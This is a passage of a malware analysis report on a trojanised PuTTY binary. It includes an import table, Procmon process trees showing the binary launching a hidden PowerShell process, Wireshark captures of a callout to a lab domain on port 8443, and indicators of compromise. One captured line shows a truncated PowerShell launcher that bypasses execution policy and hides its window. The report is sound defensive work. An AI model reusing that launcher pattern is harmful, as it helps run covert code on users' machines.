IsWindow	-	0x00123D64	0x002E0067	573 (0x023D)	windowing	-	implicit	-	USER32.dll
MoveWindow	-	0x00123DF2	0x00730073	665 (0x0299)	windowing	-	implicit	-	USER32.dll
PeekMessageA	-	0x00123E3A	0x00690072	689 (0x02B1)	windowing	-	implicit	-	USER32.dll
PeekMessageW	-	0x00123E4A	0x0067006E	690 (0x02B2)	windowing	-	implicit	-	USER32.dll
RegisterClassA	-	0x00123E7C	0x002F002E	737 (0x02E1)	windowing	-	implicit	-	USER32.dll
RegisterClassW	-	0x00123E8E	0x006F006C	740 (0x02E4)	windowing	-	implicit	-	USER32.dll
RegisterWindowMessageA	-	0x00123EBC	0x006E0069	766 (0x02FE)	windowing	-	implicit	-	USER32.dll
SendMessageA	-	0x00123F1C	0x006E0069	791 (0x0317)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
SetActiveWindow	-	0x00123F2C	0x006F0064	799 (0x031F)	windowing	-	implicit	-	USER32.dll
SetFocus	-	0x00123F9C	0x002E002E	825 (0x0339)	windowing	-	implicit	-	USER32.dll
SetForegroundWindow	-	0x00123FA8	0x0063002F	826 (0x033A)	windowing	-	implicit	-	USER32.dll
SetWindowLongA	-	0x00123FEE	0x00000063	884 (0x0374)	windowing	T1055 | Process Injection	implicit	-	USER32.dll
SetWindowPos	-	0x00124016	0x0077002F	887 (0x0377)	windowing	-	implicit	-	USER32.dll
ShowWindow	-	0x00124052	0x0077002F	904 (0x0388)	windowing	-	implicit	-	USER32.dll
TranslateMessage	-	0x00124096	0x00000063	936 (0x03A8)	windowing	-	implicit	-	USER32.dll
UpdateWindow	-	0x001240AA	0x002E002E	962 (0x03C2)	windowing	-	implicit	-	USER32.dll
KillTimer	-	0x00123D7C	0x002E002E	582 (0x0246)	synchronization	-	implicit	-	USER32.dll
MsgWaitForMultipleObjects	-	0x00123E00	0x00760068	666 (0x029A)	synchronization	-	implicit	-	USER32.dll
CreateEventA	-	0x0012438E	0x0073006E	187 (0x00BB)	synchronization	-	implicit	-	KERNEL32.dll
CreateMutexA	-	0x001243D0	0x002E0000	214 (0x00D6)	synchronization	-	implicit	-	KERNEL32.dll

Fig 6 : PE Studio Import Address Table

Basic Dynamic Analysis

Initial Execution:

Executed the putty.exe file without the internet. The file spawned the normal putty.exe application but had a blue powershell window popped up.



Data to send to the server

Remote command:

Protocol options

□ Don't start a shell or command at all

□ Enable compression

SSH protocol version:

● 2 ○ 1 (INSECURE)

Sharing an SSH connection between PuTTY tools

□ Share SSH connections if possible

Permitted roles in a shared connection:

☑ Upstream (connecting to the real server)


☑ Downstream (connecting to the upstream PuTTY)

Fig 7 : putty.exe Initial Execution

Executed the putty.exe again with the fakenet tool on flare-vm.

The execution was the same however the binary was successfully able to create the PowerShell process and executed the embedded code.

We monitored the process in Procmon, we observed that putty.exe spawned a PowerShell process and reached port 8443 .


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
lmap -
map GUI
putty
Process Tree
Go To Event
Include Process
Include Subtree
Close

```
Time ...   Process Name     PID   Operation      Path                                       Result          Detail
7:24:1...  powershell.exe   1956  RegQueryKey    HKCU\Software\Classes                      SUCCESS         Query: Name
7:24:1...  powershell.exe   1956  RegOpenKey     HKCU\Software\Classes\AppID\power...       NAME NOT FOUND  Desired Access: Read
7:24:1...  powershell.exe   1956  RegOpenKey     HKCR\AppID\powershell.exe                  NAME NOT FOUND  Desired Access: Read
7:24:1...  powershell.exe   1956  RegQueryKey    HKCU\Sof
7:24:1...  powershell.exe   1956  RegQueryKey    HKCU\Sof
7:24:1...  powershell.exe   1956  RegOpenKey     HKCU\Sof
7:24:1...  powershell.exe   1956  RegOpenKey     HKCR\App
7:24:1...  powershell.exe   1956  RegQueryKey    HKLM
7:24:1...  powershell.exe   1956  RegQueryKey    HKLM
7:24:1...  powershell.exe   1956  RegOpenKey     HKLM\Sof
7:24:1...  powershell.exe   1956  RegOpenKey     HKLM\SO
7:24:1...  powershell.exe   1956  RegSetInfoKey  HKLM\SO
7:24:1...  powershell.exe   1956  RegQueryValue  HKLM\SO
7:24:1...  powershell.exe   1956  RegCloseKey    HKLM\SO
7:24:1...  powershell.exe   1956  RegQueryKey    HKLM
7:24:1...  powershell.exe   1956  RegQueryKey    HKLM
7:24:1...  powershell.exe   1956  RegOpenKey     HKLM\SO
7:24:1...  powershell.exe   1956  RegOpenKey     HKLM\SO
7:24:1...  powershell.exe   1956  RegSetInfoKey  HKLM\SO
7:24:1...  powershell.exe   1956  RegQueryValue  HKLM\SO
7:24:1...  powershell.exe   1956  CreateFile     C:\Window
7:24:1...  powershell.exe   1956  RegCloseKey    HKLM\SO
7:24:1...  powershell.exe   1956  RegOpenKey     HKLM\Sys
7:24:1...  powershell.exe   1956  RegOpenKey     HKLM\Sys
7:24:1...  powershell.exe   1956  RegQueryValue  HKLM\Sys
7:24:1     powershell.exe   1956  RegCloseKey    HKLM\Sys
Showing 39,930 of 875,201 events (4.5%)     Backed by virtual mem
```

☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only


```
Process                      Description           Image Path              Company              Owner                Command                  Start Tim
vmtoolsd.exe (6900)          VMware Tools Cor...   C:\Program Files\...    VMware, Inc.         DESKTOP-OVCIU...     "C:\Program Files...     5/27/202
⊟ msedge.exe (6928)          Microsoft Edge        C:\Program Files (...   Microsoft Corporat...DESKTOP-OVCIU...     "C:\Program Files ...    5/27/202
    msedge.exe (7020)        Microsoft Edge        C:\Program Files (...   Microsoft Corporat...DESKTOP-OVCIU...     "C:\Program Files ...    5/27/202
    msedge.exe (4952)        Microsoft Edge        C:\Program Files (...   Microsoft Corporat...DESKTOP-OVCIU...     "C:\Program Files ...    5/27/202
    msedge.exe (5940)        Microsoft Edge        C:\Program Files (...   Microsoft Corporat...DESKTOP-OVCIU...     "C:\Program Files ...    5/27/202
    msedge.exe (6288)        Microsoft Edge        C:\Program Files (...   Microsoft Corporat...DESKTOP-OVCIU...     "C:\Program Files ...    5/27/202
    msedge.exe (6356)        Microsoft Edge        C:\Program Files (...   Microsoft Corporat...DESKTOP-OVCIU...     "C:\Program Files ...    5/27/202
    msedge.exe (4392)        Microsoft Edge        C:\Program Files (...   Microsoft Corporat...DESKTOP-OVCIU...     "C:\Program Files ...    5/27/202
Zoomlt64.exe (7140)          Sysinternals Scree... C:\Tools\sysintern...   Sysinternals - ww... DESKTOP-OVCIU...     "C:\Tools\sysinter...    5/27/202
⊟ Procmon.exe (4556)         Process Monitor       C:\Tools\sysintern...   Sysinternals - ww... DESKTOP-OVCIU...     "C:\Tools\sysinter...    5/27/202
    Procmon64.exe (4780)     Process Monitor       C:\Users\kant\Ap...     Sysinternals - ww... DESKTOP-OVCIU...     "C:\Users\kant\A...      5/27/202
⊟ putty.exe (1896)           SSH, Telnet, Rlog...  C:\Users\kant\De...     Simon Tatham         DESKTOP-OVCIU...     "C:\Users\kant\D...      5/27/202
  ⊟ powershell.exe (1956)    Windows PowerS...     C:\Windows\Sys...       Microsoft Corporat...DESKTOP-OVCIU...     powershell.exe -n...     5/27/202
      Conhost.exe (4304)     Console Window ...    C:\Windows\Syst...      Microsoft Corporat...DESKTOP-OVCIU...     \??\C:\Windows\...       5/27/202
⊟ putty.exe (3764)           SSH, Telnet, Rlog...  C:\Users\kant\De...     Simon Tatham         DESKTOP-OVCIU...     "C:\Users\kant\D...      5/27/202
  ⊟ powershell.exe (1184)    Windows PowerS...     C:\Windows\Sys...       Microsoft Corporat...DESKTOP-OVCIU...     powershell.exe -n...     5/27/202
      Conhost.exe (576)      Console Window ...    C:\Windows\Syst...      Microsoft Corporat...DESKTOP-OVCIU...     \??\C:\Windows\...       5/27/202
```

```
Description:  Windows PowerShell
Company:      Microsoft Corporation
Path:         C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Command:      powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System
User:         DESKTOP-OVCIUTM\kant
PID:          1184        Started:  5/27/2024 7:25:52 PM
                          Exited:   5/27/2024 7:26:01 PM
```

Fig 8 : Procmon Process Tree

Network Analysis

In wireshark, we can observe putty.exe reached out to: "*bonus2.corporatebonusapplication.local*” domain.



```
No.  Time      Source           Destination      Protocol Length Info
   1 0.000000  192.168.201.198  192.168.201.198  DNS        88 Standard query 0xfbf8 A bonus2.corporatebonusapplication.local
   2 0.001578  192.168.201.198  192.168.201.198  DNS        88 Standard query 0xb673 AAAA bonus2.corporatebonusapplication.local
   3 0.010314  192.168.201.198  192.168.201.198  DNS       104 Standard query response 0xfbf8 A bonus2.corporatebonusapplication.local A 192.0.2.123
   4 0.012533  192.168.201.198  192.168.201.198  DNS        88 Standard query response 0xb673 AAAA bonus2.corporatebonusapplication.local
   5 0.019799  192.168.201.198  192.168.201.198  TCP        56 61043 → 38926 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
   6 0.020479  192.0.2.123      192.168.201.198  TCP        56 8443 → 61043 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
   7 0.021277  192.168.201.198  192.168.201.198  TCP        44 61043 → 38926 [ACK] Seq=1 Ack=1 Win=262656 Len=0
   8 0.052827  192.168.201.198  192.168.201.198  TLSv1.2   244 Client Hello (SNI=bonus2.corporatebonusapplication.local)
   9 0.053597  192.0.2.123      192.168.201.198  TCP        44 8443 → 61043 [ACK] Seq=1 Ack=201 Win=262400 Len=0
  10 0.082768  192.0.2.123      192.168.201.198  TLSv1.2  1210 Server Hello, Certificate, Server Key Exchange, Server Hello Done
  11 0.086219  192.168.201.198  192.168.201.198  TLSv1.2   137 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
  12 0.086957  192.0.2.123      192.168.201.198  TCP        44 8443 → 61043 [ACK] Seq=1167 Ack=294 Win=262400 Len=0
  13 0.089283  192.0.2.123      192.168.201.198  TLSv1.2   270 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
  14 0.146674  192.168.201.198  192.168.201.198  TCP        44 61043 → 38926 [ACK] Seq=294 Ack=1393 Win=261376 Len=0
  15 0.667714  192.168.201.198  192.168.201.198  TLSv1.2   196 Application Data
  16 0.668627  192.0.2.123      192.168.201.198  TCP        44 8443 → 61043 [ACK] Seq=1393 Ack=446 Win=262144 Len=0
  17 0.670769  127.0.0.1        127.0.0.1        TCP        56 61044 → 1337 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
  18 0.671085  127.0.0.1        127.0.0.1        TCP        56 1337 → 61044 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM
  19 0.671401  127.0.0.1        127.0.0.1        TCP        44 61044 → 1337 [ACK] Seq=1 Ack=1 Win=327424 Len=0
```

```
▸ Frame 3: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface \
▸ Null/Loopback
▸ Internet Protocol Version 4, Src: 192.168.201.198, Dst: 192.168.201.198
▸ User Datagram Protocol, Src Port: 53, Dst Port: 60577
▾ Domain Name System (response)
    Transaction ID: 0xfbf8
  ▸ Flags: 0x8580 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ bonus2.corporatebonusapplication.local: type A, class IN
        Name: bonus2.corporatebonusapplication.local
        [Name Length: 38]
        [Label Count: 3]
        Type: A (1) (Host Address)
        Class: IN (0x0001)
  ▸ Answers
```

```
0000  02 00 00 00 45 00 00 64  b5 af 00 00 80 11 00 00   ····E··d ········
0010  c0 a8 c9 c6 c0 a8 c9 c6  00 35 ec a1 00 50 3b 2a   ········ ·5···P;*
0020  fb f8 85 80 00 01 00 01  00 00 00 00 06 62 6f 6e   ········ ·····bon
0030  75 73 32 19 63 6f 72 70  6f 72 61 74 65 62 6f 6e   us2·corp oratebon
0040  75 73 61 70 70 6c 69 63  61 74 69 6f 6e 05 6c 6f   usapplic ation·lo
0050  63 61 6c 00 00 01 00 01  c0 0c 00 01 00 01 00 00   cal····· ········
0060  00 00 00 04 c0 00 02 7b                            ·······{
```

Fig 9 : WireShark Initial DNS Request

Advanced Static Analysis

Spent some time Analyzing the binary putty.exe to find embedded shellcode payload (if any). Not much success, So maybe an updated report may be coming down the road soon.

Advanced Dynamic Analysis

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

The putty.exe binary reaches out to domain "*bonus2.corporatebonusapplication.local*"




Fig 10 : IOC